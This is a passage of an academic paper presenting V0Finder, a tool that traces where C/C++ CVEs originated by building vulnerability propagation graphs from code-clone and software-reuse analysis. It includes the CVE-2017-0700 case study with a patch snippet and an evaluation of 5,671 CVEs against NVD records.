In other research fields, *e.g.*, medical [57] and malicious software [15, 19], the importance of discovering a primary case has already been introduced. To the best of our knowledge, however, no existing approaches have attempted to discover the VZ of a *software vulnerability* and further to reveal its importance. Recent studies can be classified into three categories: (1) identifying *missing* information in the report to efficiently mitigate vulnerabilities [2, 3, 5, 36], (2) analyzing the *reproducibility* of vulnerabilities [14, 34], and (3) ensuring *consistency* between the vulnerability description and the affected software information [8]. However, if those studies are based on public vulnerability reports with an incorrect VZ, the credibility of their results can be challenged.

Although a VZ literally means the vulnerable software with the earliest birth date, a method that solely relies on the

*Heejo Lee is the corresponding author.

timestamp metadata can often fail to discover the VZ; this is because the reliability of the timestamp metadata is not always guaranteed. Since software code can be modified after its release, we cannot always determine that the earliest-released software among the vulnerable software is the VZ. Moreover, a code-generation time could be changed due to operations such as copying and pasting of source files [51]. Thus, this approach yields considerable false alarms (see Section 5.2).

To overcome such shortcomings, we propose a novel mechanism called `VOFinder` (**V**ulnerability **Zero Finder**), to precisely discover a VZ assisting in detecting and patching software vulnerabilities. To discover a VZ precisely, we face two main technical challenges: (1) addressing syntax-variety of a vulnerable code and (2) selecting proper features that can be utilized to discover a VZ in the large-scale software pool. The syntax of a vulnerable code introduced in the VZ could be modified when it propagates to other software or when the VZ is updated to a newer version. Hence, we need a technique to discover the VZ while being aware of the variety of vulnerable code. Furthermore, among the software containing vulnerable codes with various syntax, we need to select proper features that can pinpoint the correct VZ; as mentioned earlier, timestamp metadata alone is insufficient.

Our approach. To discover a VZ, `VOFinder` (1) detects a set of vulnerable software that contains a particular vulnerability, (2) identifies propagation directions of this vulnerability among the vulnerable software, and then (3) determines the VZ of the vulnerability by backtracing propagation directions.

First, for detecting vulnerable software, `VOFinder` uses function-level vulnerable-clone detection for best accuracy and speed [26,58]. To address the syntax-modified vulnerable clones, we utilize Locality Sensitive Hashing (LSH) [12,41] and the patch code of the vulnerability (see Section 3.1).

Next, `VOFinder` identifies propagation direction of the vulnerability among the detected vulnerable software. In particular, we pay attention to the *reuse relation* between the two vulnerable software, because the reuse relation can be used to indicate the vulnerability propagation directions: when S is reused in S' and they share the same vulnerable code, we can infer that the vulnerable code was propagated from S to S' (*i.e.*, $S \rightarrow S'$). Thus, `VOFinder` performs a *code-based analysis* between the two vulnerable software to identify a reuse relation, more specifically, factors used for code-based analysis include (1) source code of the software, (2) location of the source code, and (3) metadata files (see Section 3.2).

Accordingly, `VOFinder` constructs a *vulnerability propagation graph*, where nodes indicate the vulnerable software and edges represent the propagation directions. Then `VOFinder` discovers the VZ by finding the root of the constructed graph.

Evaluation and observations. We collected 5,671 CVEs from the NVD and popular Bugzilla-based projects, including all the C/C++ related CVEs that released patches via Git. For each CVE, we compared the VZ discovered by `VOFinder` with the Common Platform Enumeration (CPE) [40], which specifies the software affected by each CVE. As a result, `VOFinder` discovered VZs with 98% precision and 95% recall for the collected CVEs (see Section 5.1).

Further analysis demonstrates the importance and need for VZ discovery. From the experiment, we found that the public reports of 96 CVEs (1.7%) provided the incorrect VZ information. It is worth noting that they are rarely patched once these vulnerabilities are propagated; 64% of the latest version of software affected by the 96 CVEs still contain the propagated CVE, whereas the ratio is much lower (15%) for CVEs with the correct VZ information. To make matters worse, many popular software programs have been released with unpatched vulnerabilities due to the incorrect VZ information (see Section 6.1). Even if developers succeeded in detecting the CVE's vulnerability in their programs, the elapsed time for patching doubled in the case of the CVE with the incorrect VZ information, compared to the case with the correct VZ information (see Section 6.2).

This paper makes the following three main contributions:

- We coin the term VZ, which represents the software and its version where the vulnerability originated, and show the importance of VZ discovery for the first time.
- We present `VOFinder`, a precise mechanism to discover the VZ using a vulnerability propagation graph. It is shown that `VOFinder` provides high accuracy with 98% precision and 95% recall.
- From the 96 CVEs with the incorrect VZ information discovered by `VOFinder`, we show a significant impact of the incorrect VZ information on the affected software programs including the delay of patch updates.

2 Motivation

In this section, we clarify the terminology used in this paper, and then discuss the motivation for VZ discovery.

2.1 Basic terminology

Software. We consider software as a source code-level project (rather than binaries) that contains source files and functions because our mechanism is based on the source code comparison. Furthermore, we only focus on the software that is publicly managed by hosting services (*e.g.*, GitHub).

Vulnerable code. We define vulnerable code to be source code causing a vulnerability that has not been fixed, *i.e.*, unpatched. If a copy of vulnerable code exists in a particular software program, the software is defined as vulnerable irrespective of the exploitability of the copied vulnerable code. We then define vulnerability propagation to occur when vulnerable code in a software program (S) propagates to another software (S') via software forks or OSS reuse.




Figure 1: Illustration of the vulnerability propagation graph for CVE-2017-0700.

Vulnerability propagation graph. Since `VOFinder` discovers a VZ using the vulnerability propagation direction, we need a data structure that is able to show direction. In addition, as the propagation direction is one-way, there should be no cycle. Therefore, we derive a vulnerability propagation graph by leveraging a directed acyclic graph-based structure:

- *A vulnerability propagation graph* (G) is a directed acyclic graph, and is represented as G = (V, E), where V denotes a set of nodes (*i.e.*, vulnerable software) with indegree and outdegree labels for each vertex. For $v \in V$, the indegree of v is denoted as `IN`, and its outdegree is denoted as `OUT`. E denotes a set of edges ($E \subseteq V \times V$) and shows the vulnerability propagation directions.

Vulnerability Zero (VZ). VZ refers to the software and its version where a vulnerability *originated*. Note that a VZ is not the software that first *detected* or *reported* the vulnerability. Specifically, the VZ is regarded as the beginning of vulnerability propagation, and thus, the root of a vulnerability propagation graph is the VZ.

2.2 Problem statement

In this paper, we focus on the problem that occurs when the *index case* (*i.e.*, the first case discovered, and possibly believed to be the source) and the *primary case* (*i.e.*, the actual source) of a vulnerability are different. Let S be a software program and L be a third-party library, which is embedded in S. If a vulnerability is detected in L, it should be considered the vulnerability in L (*i.e.*, VZ). However, this vulnerability is occasionally reported as that of in P. For such case, the vulnerability that is fixed in P is usually not reported upstream L. Consequently, L not only remains unpatched, but also overlooked by developers of software, which is embedding L, furthering vulnerability propagation and hindering prompt detection and patches for the vulnerability.

The correctness of the VZ is important to software developers, as many parts of the vulnerability management process still rely on public vulnerability reports [1, 54]. However, the interests of existing approaches are far from this issue. Instead, they attempt to solve other problems by assuming that the VZ of a vulnerability was provided correctly (see Section 7). For instance, Dong *et al.* [8] identified the inconsistency between the CVE description and the CPE [40], which specifies a set of software affected by the CVE, but did not consider the possibility of the CPE containing an incorrect VZ.

Moreover, a method to scan vulnerabilities using static or dynamic tools (*e.g.*, fuzzing tools) cannot be a fundamental solution to the presented problem. As such method focuses only on the internal vulnerabilities of a particular software, to resolve the problem caused by incorrect VZ, it should be applied repeatedly to all affected software programs. Instead of such an inefficient solution, we need a one-stop solution that can detect the correct VZ for a vulnerability and notify all the affected software programs of the vulnerability once.

Technical challenges. Discovering a VZ is not a simple task mainly due to the following two technical challenges: (1) addressing syntax-variety of vulnerable code and (2) selecting proper features for discovering a VZ.

First, the syntax of a vulnerable code frequently changes while the software that contains the code is updated or when the code is reused in other software. When discovering a VZ, we should be aware that such a vulnerable code with various syntax exists in various software. Several vulnerable-code clone detection approaches can cope with syntax-changes [26, 58], but we cannot say that their techniques are still effective for VZ discovery.

Second, we need proper features to determine a vulnerable software as VZ. It is easy to assume that vulnerable software with the earliest birth date is the VZ. However, in practice, the source code of software may change after its release, and further, a code-generation time can also be changed easily owing to operations such as copying and pasting [51]; this approach often fails to discover the correct VZ (see Section 5.2). We need a method to discover VZ through a more appropriate feature than mere timestamp metadata.

2.3 A motivating example

We introduce the CVE-2017-0700 case, a remote code execution vulnerability reported by Android (see Listing 1), where the vulnerability originated in the JPEG-compressor[1] source code (*i.e.*, "jpgd.cpp" file), and not in the actual Android code (see Listing 3). The vulnerability propagation graph for CVE-2017-0700 is illustrated in Figure 1.

Listing 1: The description of CVE-2017-0700.

```
A remote code execution vulnerability in the Android
system ui. Product: Android. Versions: 7.1.1, 7.1.2.
Android ID: A-35639138.
```

Listing 2: The CPE of CVE-2017-0700.

```
cpe:2.3:o:google:android:7.1.1:*:*:*:*:*:*:*
cpe:2.3:o:google:android:7.1.2:*:*:*:*:*:*:*
```

[1] https://github.com/richgel999/jpeg-compressor

Listing 3: A patch snippet for CVE-2017-0700.

```
--- a/gdx/jni/gdx2d/jpgd.cpp
+++ b/gdx/jni/gdx2d/jpgd.cpp
@@ -2282,3 +2304,4 @@void jpeg_decoder::
     make_huff_table(int index, huff_tables *pH){..
for (l = 1 << (8 - code_size); l > 0; l--){
- JPGD_ASSERT(i < 256);
+ JPGD_ASSERT(i < JPGD_HUFF_CODE_SIZE_MAX_LENGTH);
+ JPGD_ASSERT(code < JPGD_HUFF_CODE_SIZE_MAX_LENGTH);
```

The software programs affected by this vulnerability can be classified into the following two groups:

(1) Software reusing Android: Because the vulnerability was reported by Android, software programs that reused the specified Android 7.1.1 or 7.1.2, or distributions of those Android versions, can easily resolve the vulnerability, *e.g.*, updating Android to the later version.

(2) Software reusing only JPEG-compressor: Software programs belonging to this group are not only uninterested in this vulnerability reported by Android but also barely attempt to determine whether their codebase is affected by the vulnerability. Thus, most of these software programs fail to detect and patch the vulnerability in a timely manner.

Surprisingly, all of the software shown in Figure 1, except Android, contained the vulnerable code up to their latest version. We succeeded in reproducing this vulnerability in the latest versions of three popular software by using a crafted image file as an input: JPEG-compressor, Godot[2] and LibGDX[3]. In other software, the failure to the reproduction was due to a compilation error and failure to call vulnerable functions. As soon as we reported this vulnerability, Godot and LibGDX patched it (July 2019); JPEG-compressor, which has not been developed any further in recent years, did not respond yet.

3 Methodology of V0Finder

In this section, we describe the methodology of `V0Finder`. The high-level workflow of `V0Finder` is depicted in Figure 2. `V0Finder` discovers the VZ by means of finding the root of a vulnerability propagation graph (see Section 2.1). Subsequently, `V0Finder` comprises the following three phases: *node discovery phase* (**P1**), *edge connection phase* (**P2**), and *root finding phase* (**P3**).

Let V be a set of vulnerable functions for a given CVE. In **P1**, `V0Finder` detects vulnerable software that contains a clone of V by using a vulnerable-clone detection technique. Let D represent the software dataset, S_i indicate a software program in D, and "‡" denote the software is vulnerable. Then the output of P1 is represented as follows:

$$P1\ (V, D) = \{S_1^‡, S_2^‡, ..., S_m^‡\}$$

In **P2**, for the given set of vulnerable software programs, `V0Finder` identifies reuse relations between every pair of

[2] https://github.com/godotengine/godot
[3] https://github.com/libgdx/libgdx




Figure 2: High-level workflow of `V0Finder`.

vulnerable software programs. When $S_i^‡$ is reused in $S_j^‡$, the relation between them is expressed as follows:

$$S_i^‡ \prec S_j^‡ \qquad (S_i^‡ \text{ is reused in } S_j^‡)$$

The identified reuse relations that exist between vulnerable software pairs are expressed as follows:

$$P2\ (\{S_1^‡, S_2^‡, ..., S_m^‡\}) = \{(S_1^‡ \prec S_2^‡), (S_1^‡ \prec S_3^‡), ...\}$$

Using this information, `V0Finder` constructs the vulnerability propagation graph for V, which is the output of P2. Here, the propagation paths are *reverse* directions of the reuse relations; this is because, if $S_i^‡$ is reused in $S_j^‡$ ($S_i^‡ \prec S_j^‡$), then the vulnerability has propagated from $S_i^‡$ to $S_j^‡$ ($S_i^‡ \rightarrow S_j^‡$).

Finally, in **P3**, `V0Finder` discovers the VZ of V by finding the root of the constructed graph.

3.1 Node discovery phase (P1)

Given a vulnerability patch as input, `V0Finder` reconstructs the vulnerable functions, and further detects vulnerable software using the vulnerable-clone detection technique. The detected vulnerable software programs become nodes in the vulnerability propagation graph.

Vulnerable-clone detection. For efficient VZ discovery, we value the following three factors in vulnerable-clone detection: robustness to syntax-modified clones, accuracy, and scalability. As the syntax of a vulnerable code introduced in a VZ can be modified when it propagates to other software, our vulnerable-clone detection scheme must be robust to the variable syntax. In fact, detecting vulnerable clones is not the core idea of this paper, and many relevant studies have already been conducted [18, 26, 30, 31, 42, 58]. Each of them has distinct advantages and disadvantages, *e.g.*, VUDDY [26] is scalable yet barely detects vulnerable clones with modified syntax, while MVP [58] detects syntax-modified clones well, but it is less scalable than other approaches.

Therefore, we decided to incorporate techniques specialized for VZ discovery while leveraging the advantages of existing vulnerable-clone detection techniques as follows:

- **Referenced features from existing techniques**:
  - → Function-level granularity [26, 58];
  - → Text-preprocessing [18, 26, 58];
  - → Function hashing [18, 26, 58].
- **Features specific to `V0Finder`**:
  - \+ Using Locality Sensitive Hashing (LSH) [12, 41];
  - \+ Detection mechanism for syntax-modified clones.

Since we selected function-level granularity as the basis, a software program and a CVE can be represented as a set of functions. Note that a patch for a vulnerability usually consists of several code block changes [29], meaning there can be multiple vulnerable functions causing a vulnerability. Using function-level granularity, the scale of comparison between entire software and vulnerability can be reduced to the comparison between a pair of functions set, which improves comparison performance and scalability [26, 48, 58].

Software and CVE pools. A software pool comprises a set of software source code, which becomes a search area for vulnerable-clone detection and contains the source code of all versions for each software program. The CVE pool contains a set of vulnerable codes and pieces of patch information as the source code form (details are explained in Section 4.1).

Detecting vulnerable software programs. Let s_j denote the version j of S_i. We define s_j as vulnerable when it contains a vulnerable clone from a set of vulnerable functions V, and this is determined by performing *preprocessing* and *comparison*.

Step 1. Preprocessing: Considering the syntax variety of vulnerable clones, we apply the following two preprocessing tasks to all the functions in the software and CVE pools: text-preprocessing and LSH [12, 41]. During text-preprocessing, the code part that maintains function semantics even upon introducing changes, such as spaces, newline characters, and comments, was removed from each function, and all the characters in the function were converted to lower cases [26, 58]. We then apply LSH to all text-preprocessed functions, which generates similar hashes for similar inputs and returns a low distance value when the two input hashes are similar [27, 41]. Unlike previous approaches, which store only the hash values, we store the preprocessed string value of each function, which will be utilized to detect syntax-modified vulnerable clones.

Step 2. Comparison: We then compare all the hashed functions of s_j and those of V by employing the comparison method provided by LSH [28]. As a result, we can obtain the distance (Φ) of all function pairs between s_j and V; this distance shows the syntactic difference between the source code of the two functions. Furthermore, LSH configures a *cut-off* value (θ) [28], and the two inputs are similar if the Φ is less than or equal to θ. Let f_s be a function in s_j and f_v be a function in V.

1) ***Exact clone***: If Φ is zero (*i.e.*, the syntax of both functions is exactly the same), this indicates that f_s is the unpatched vulnerable clone of f_v.
2) ***Modified clone***: If Φ is obtained as a value between zero and θ ($0 < \Phi \leq \theta$), this indicates that f_s is the modified clone of f_v. However, since the modification could be a patch for a vulnerability, an additional verification step must be performed.
3) ***No clone***: If Φ is greater than θ, it means that f_s is not a clone of f_v.

To determine whether a modified clone is vulnerable, we utilize the vulnerability patch of V from the CVE. A patch consists of a set of *deleted* codes (*e.g.*, line 5 in Listing 3), which might be seen as vulnerable code, and a set of newly *inserted* codes (*e.g.*, line 6 and 7 in Listing 3). If f_s is the modified clone of f_v, and if all the deleted codes of the patch are contained in the preprocessed f_s without any of the inserted codes, we conclude that f_s is a vulnerable clone of f_v.

By applying these two steps to all the CVEs in the CVE pool, we can discover a set of vulnerable s_j containing vulnerable clones of V. Consequently, a software (S_i) becomes the node of the vulnerability propagation graph for V when at least one version (s_j) contains the vulnerable clone of V.

3.2 Edge connection phase

In this phase, `VOFinder` identifies vulnerability propagation directions among the detected vulnerable software.

As we discussed in Section 2.2, the method of tracking VZ by relying solely on the timestamp metadata is prone to false alarms. Therefore, rather than relying on such timestamp metadata, we focused on a relation between the two vulnerable software. More specifically, `VOFinder` identifies *reuse relations* between every vulnerable software pair. We represent the relation in which S_i is reused in S_j as $S_i \prec S_j$.

We particularly paid attention to the reuse relation as it can indicate the vulnerability propagation direction. If S_i is reused in S_j and they share the same vulnerable code, then we can infer that the vulnerable code has propagated from S_i to S_j, expressed as $S_i \rightarrow S_j$. Hence, the oldest ancestor-software of the vulnerability propagation, *i.e.*, the starting point of the propagation, becomes the VZ of the vulnerability.

If the dependency information is provided, *e.g.*, node package manager in JavaScript [38], we can simply parse and utilize the dependency information to identify reuse relations (*e.g.*, GitHub dependency graph [13]). However, some other languages such as C, do not provide any dependency information. Therefore, we devise a method to identify reuse relations without relying on the given dependency information.

Modified software reuse. `VOFinder` identifies reuse relations between the two vulnerable software by employing code-based analysis. However, in the case of $S_i \prec S_j$, the codebase of S_j may not be reused as it is. We thus define the two modification patterns that can arise from software reuse to efficiently identify reuse relations: (1) *code modification* refers to that S_i is reused in S_j with source code changes or when only part of the codebase is reused; (2) *structure modification* refers to that S_i is reused in S_j with structural changes, specifically, name (*e.g.*, file and function name changes) and location changes (*e.g.*, reused in a different directory) of reused code.

Key factors. Considering modified software reuse, we select three key factors utilized in reuse relation identification: (1) source code of the software, (2) location of the source code, and (3) a set of metadata files.

The source code of the software is used to identify reuse relations without code modification; specifically, `VOFinder` measures shared code (*i.e.*, common functions) ratio between two software. To identify a case in which software is reused with code modification, we use the location of the source code (*i.e.*, file paths) in the reused code. Finally, when the code and structure are simultaneously modified while being reused, we utilize the metadata files to identify reuse relations, which should be reused without modifications, *e.g.*, license files.

When `VOFinder` identifies the reuse relation, it compares all vulnerable version pairs between the two vulnerable software; if any reuse relation between the two versions is identified, we conclude that the reuse relation exists between the two software. Let s_v and s'_v denote the vulnerable versions of S_i and S'_i, respectively. We introduce how to identify the reuse relation between s_v and s'_v by using the three key features.

Shared code ratio-based identification. We define two notations, α and β for measuring the ratio of the shared code from the perspectives of s_v and s'_v, respectively:

$$\alpha = \frac{|s_v \cap s'_v|}{|s_v|} \quad \text{and} \quad \beta = \frac{|s_v \cap s'_v|}{|s'_v|}$$

Here, $|s_v \cap s'_v|$ denotes the number of common functions between s_v and s'_v. Because α and β are a feature in identifying reuse relations without code modification, the number of hashed functions that are exactly the same between s_v and s'_v is measured to obtain $|s_v \cap s'_v|$. If s_v reuses s'_v without code modification, the entire codebase of s'_v should be contained in the s_v. Therefore, `VOFinder` determines that s_v is reusing s'_v when $\alpha < 1.0$ and $\beta = 1.0$ (*i.e.*, $s'_v \prec s_v$ and $s'_v \rightarrow s_v$).

Source code location-based identification. The original code path of s'_v is included in the path of the reused code in s_v when s_v is reusing s'_v without any structural modification. `VOFinder` compares both file paths of the common functions between the two software by string comparison to determine which one belongs to the other. For example, the function containing the vulnerable code of JPEG-compressor is reused in Godot (CVE-2017-0700, see Section 2.3), and their paths are as follows (see Listing 4):

Listing 4: The path of the vulnerable code of CVE-2017-0700.

```
JPEG-compressor: "./jpgd.cpp"
     Godot     : "./thirdparty/jpeg-compressor/jpgd.cpp"
```

If the file path of a function (that belongs to both s_v and s'_v) in s'_v is included in that of s_v, we conclude that s_v reuses s'_v (*i.e.*, $s'_v \prec s_v$ and $s'_v \rightarrow s_v$).

Metadata file-based identification. If both code and structure are modified while being reused, `VOFinder` utilizes metadata files, which should be reused without modifications, to identify the reuse relation. Specifically, `README`, `LICENSE`, and `COPYING` files defined as metadata files, and the software reuse relation is identified based on whether these three metadata files are cloned into other software (refer to [16, 24]).




Figure 3: Depiction for the three root cases.

1. `VOFinder` first traverses the files in s_v and s'_v and extracts all metadata files with their path information.
2. `VOFinder` then checks whether each software has a metadata file in the root-source directory, and if it does, checks that the other software has exactly the same files in the other directory except for the root directory.

When comparing two metadata files, the entire content of each file is compared using string comparison. In addition, we determine whether a metadata file in the root directory of a particular software is its own metadata file; therefore, if the own metadata file of s'_v is cloned to s_v, then we can infer that s_v reuses s'_v (*i.e.*, $s'_v \prec s_v$ and $s'_v \rightarrow s_v$).

Tiebreaking. In both shared code ratio-based and metadata file-based identifications, $s'_v \prec s_v$ and $s_v \prec s'_v$ relations cannot be satisfied at the same time; however, this case can appear in source code location-based identification. Thus, we establish the tiebreaking rule: if the paths of a common function of s_v and s'_v are exactly the same, the reused relation is not estimated and no edge is constructed between them.

We assume that the software reuse follows the general code reuse convention. In particular, metadata files are data containing copyrights of the original software and must be specified when reused the software. If this code reuse convention is not followed, it is currently out of the `VOFinder` scope (these cases hardly appeared in experimental observations); covering even anomalous code reuse is left as a future work. Upon connecting all the nodes where the reuse relation exists, a vulnerability propagation graph is constructed for each vulnerability, and then we label the indegree and outdegree values of each node of the graph.

3.3 Root finding phase

Lastly, `VOFinder` discovers VZ by finding the root of the constructed vulnerability propagation graph. Based on the indegree (deg^-) and outdegree (deg^+) values specified for each node, the condition that a node v is a root is as follows:

$$\left(deg^-(v) = 0\right) \wedge \left(deg^+(v) > 0\right)$$

However, the constructed graph does not always contain a single root (see Figure 3); hence, we discover the VZ using different approaches depending on the number of graph roots:

1. ***Single root***: This case indicates that `V0Finder` pinpoints the VZ, *i.e.*, the root of the graph. Specifically, this graph is generated when the VZ is included in the software pool and `V0Finder` has successfully identified reuse relations between vulnerable software.
2. ***Two or more roots***: This case refers to `V0Finder` failed to pinpoint the VZ. If the VZ is not contained in the software pool or if `V0Finder` failed to identify some reuse relations, more than one root may appear.
3. ***No root***: This implies one of the following cases: (1) the VZ does not exist; (2) the vulnerability has not been propagated to other software; (3) `V0Finder` failed to identify reuse relations. First, in the cases of algorithmic vulnerabilities (*e.g.*, a vulnerability in cryptographic code), VZ discovery is infeasible because an algorithmic code has an ambiguous reuse relation; thus this case can be ignored. Next, if the vulnerability has not been propagated, there is only one node in the graph; we consider this node to be VZ. Last, `V0Finder` failed to identify reuse relations and thus there is no root in the graph, *i.e.*, a false negative of `V0Finder`.

To identify the VZ when a graph has *two or more roots*, we decided to take advantage of human intervention. Specifically, `V0Finder` examines the *common functions* of all roots, where each path of the common function contains strong hints about the VZ. For example, in the case of CVE-2019-12900, we found that the generated graph has three roots: GnuPG, PCSX2, and GR. `V0Finder` examined 58 common functions from the three software, of which, 56 were discovered under the path named "Bzip2" (*i.e.*, the VZ of CVE-2019-12900, which was not included in the software pool). Thus, we aim to solve the multi-root problem by providing common function information. This corner case currently requires human intervention and its automation is left for future work.

Lastly, if there is more than one vulnerable version in the discovered VZ, we determine the version the vulnerability first appeared to be the VZ of the vulnerability.

4 Dataset and Implementation of V0Finder

In this section, we introduce dataset construction, and then summarize the implementation of `V0Finder`.

4.1 Dataset

We introduce how to construct our dataset, *i.e.*, the CVE and software pools, for evaluation and further experiments.

CVE patch collection. To collect CVE patches, we leveraged the method used in Li *et al.* [29], where extracting a NVD referenced URL of a CVE that related to Git commits (*i.e.*, URL containing the term `github`, `gitlab`, `cgit`, or `gitweb`). Because these URLs provide the CVE patches in `diff` format, we were able to collect the CVE patches using a simple crawler developed using the `BeautifulSoup` library. We selected the initial vulnerability dataset for C/C++ vulnerabilities, which do not provide any dependencies unlike other languages (*e.g.*, a Gemfile in Ruby); thus, it is suitable to show that `V0Finder` is efficient even without any dependencies.

We then collected the additional CVE patches from Bugzilla for Android, Chromium, and Mozilla, where those three software are included in the top 10 software that reported the highest number of CVEs. To gather CVE patches from Android and Chromium, we adopted the method employed in VUDDY [26], which considers commits containing the keyword "CVE-20" in their log messages as CVE patches. In the case of Mozilla, a bug ID was assigned to each vulnerability in their Bugzilla, and we could disclose the corresponding patch in the commit history of their Git repository[4].

Table 1: CVE pool overview.

Collection source	#CVEs	#Vul. functions
NVD	3,246	12,587
Issue trackers		
Android	1,340	9,581
Chromium	366	5,807
Mozilla	719	4,598
Total	**5,671**	**32,573**

Table 2: Software pool overview.

Collection source	#Software programs
Popular software programs	10,241
CVE-registered software*	460
Total software programs	**10,701**
Total versions	**229,326**
Total lines of codes	**80 billion**

*: Software that has been reporting at least one CVE to NVD.

Vulnerable function reconstruction. Each collected patch contains the Git index and the line numbers including vulnerable code (*e.g.*, "-2282, 3" in Listing 3). To reconstruct vulnerable functions, we first accessed the index to obtain the corresponding vulnerable files (*i.e.*, using `git show` command), and then extracted the vulnerable functions that contain the vulnerable code lines using a function parser [26].

CVE pool construction. Using the method introduced in CVE patch collection, we collected *5,671 CVE patches* reported by 460 software including all the C/C++ CVEs that released their patches via Git. We extracted a total of *32,573 vulnerable functions* from the collected CVE patches in a source code form (see Table 1). On average, one CVE patch consists of six vulnerable functions; all the patches and vulnerable functions were collected in September 2020.

Software pool construction. First of all, we collected the previously mentioned 460 CVE-registered software which have

[4] https://github.com/mozilla/gecko-dev

reported at least one CVE. In addition, we decided to collect widely-reused popular software because the more frequently the software is reused, the more likely it is to propagate vulnerable code, *i.e.*, it has a high probability of being a VZ. To collect the software, we chose GitHub, which is one of the most popular version control systems [44], and collected C/C++ software with more than 100 stargazers [9], a popularity indicator available in GitHub. As a result, we collected *10,701* software (see Table 2), including OS (*e.g.*, Linux), databases (*e.g.*, Redis), and AI (*e.g.*, TensorFlow) related software in April 2020, with a total of 230K versions, 2.2 billion functions, and 80 billion lines of code (LoC).

4.2 Implementation

`VOFinder` comprises the following three modules: *pool construction*, *graph construction*, and *VZ discovery* modules. All the modules were written in Python, and the total length of the implementation is 1,500 lines of Python code.

Parsing and the LSH algorithm. We used universal Ctags [7] to extract functions in C/C++ source codes, which is a regular expression-based parser. Universal Ctags is managed as open-sources, and, therefore, their accuracy and speed are continually enhanced. Subsequently, we selected the LSH algorithm that was best suited for our mechanism. Among the several LSH algorithms available [27, 41, 45], we selected the TLSH algorithm[5], which is both accurate and scalable. Similarity detection using the TLSH algorithm resulted in less false positives with reasonable hashing and comparison speed; furthermore, compared to other algorithms, it was less influenced by the input size [28, 41]. Because TLSH was selected, we referred to [41], and a cut-off value (θ) of 30 was selected, which is utilized in Section 3.1.

5 Evaluation

In this section, we evaluate `VOFinder`. Section 5.1 investigates how accurately `VOFinder` can discover VZs in practice by comparing the VZ discovery results of `VOFinder` with NVD CPEs, and Section 5.2 evaluates the efficiency of `VOFinder` by comparing it with the timestamp metadata-based approach. Section 5.3 demonstrates the effectiveness of the techniques utilized in `VOFinder`, and Section 5.4 measures the performance of `VOFinder`. We evaluated `VOFinder` on an Ubuntu server with a 2.40 GHz 8-core Intel Xeon Processor, 6TB HDD, and 32GB RAM.

5.1 Comparison with NVD

Methodology. As CPE in NVD specifies the software programs and their versions affected by a CVE, we compared the VZ discovery results of `VOFinder` using the corresponding CPEs. We conclude that our result is correct when it is contained in the CPE. If the discovered VZ is not included in the CPE, we analyze further to decide its correctness. It is possible that `VOFinder` and NVD simultaneously provide the incorrect VZ information for a CVE; however, the fact that the user's reports (*i.e.*, NVD information) and actual code-level VZ discovery (*i.e.*, `VOFinder` result) are the same suggests that these VZs are very likely to be correct.

By parsing the JSON feed obtained from the NVD, we extracted the (CVE, CPE) pairs. We then checked whether the name of the software and version of the discovered VZ were contained in the corresponding CPE. Notably, we were able to perform exact string comparisons for 60% of the discovery results, because the software and version names registered in the CPE were the same as those in GitHub. The remaining 40% exhibited differences from GitHub, *e.g.*, OpenSSL_1_0_0a on GitHub and 1.0.0a in CPE. Thus, we manually compared the discovery results of `VOFinder` and CPE of these CVEs with the help of simple regular expressions, *i.e.*, only numbers and the last alphanumeric characters were considered.

Finally, we introduce the metrics that are used in the accuracy measurement as follows:

- *True Positive (TP)*: The discovered VZ is correct;
- *False Positive (FP)*: The discovered VZ is incorrect;
- *True Negative (TN)*: VZ was not discovered and it does not exist (*e.g.*, algorithmic vulnerabilities);
- *False Negative (FN)*: VZ was not discovered but it exists.

Comparison results. We classified the VZ discovery results of `VOFinder` according to the number of roots in the graph.

(1) Single root cases: `VOFinder` generated a single root vulnerability propagation graph for 2,903 (51%) out of 5,671 collected CVEs. Among them, the discovered VZs for 2,807 CVEs were included in the corresponding CPEs, indicating that the CVEs have the correct VZ (we discuss the reliability of the evaluation in Section 8).

Next, there were 96 single root vulnerability propagation graphs where their roots were not included in the CPE. To verify the VZ from the discovery result of `VOFinder` and that of CPE, we used the following three validation methods:

1. ***Reviewing the code***: A code review was performed by checking whether the vulnerable code causing the vulnerability was included in the discovered VZ.
2. ***Referring to author sites***: The discovered VZ were verified by consulting statements by the software vendor and author sites regarding the origin of the vulnerability.
3. ***Reproducing the vulnerability***: If a proof of concept was publicly provided on a website such as Bugzilla or GitHub, it was utilized for reproducing the vulnerability in the discovered VZ. Otherwise, an attempt to reproduce the vulnerability was performed on our own.

[5] https://github.com/trendmicro/tlsh




Figure 4: Classification of VZ.

We verified 21 discovered VZs by reproducing the vulnerability. In other cases, the failure to reproduce the vulnerability was due to compilation error, failure to call the vulnerable function, or the proof of concept not being publicly available. Among the remaining 75 cases, we verified 14 discovered VZs by referring to the software author sites. Lastly, for all other cases, we confirmed that the vulnerable code causing the vulnerability was contained in the discovered VZ. Consequently, we confirmed that all the discovered VZs for 96 CVEs were more accurate than those of CPEs (Appendix A shows the list of 96 CVEs, and the related information, *e.g.*, severity and type, for these 96 CVEs is given in Appendix B).

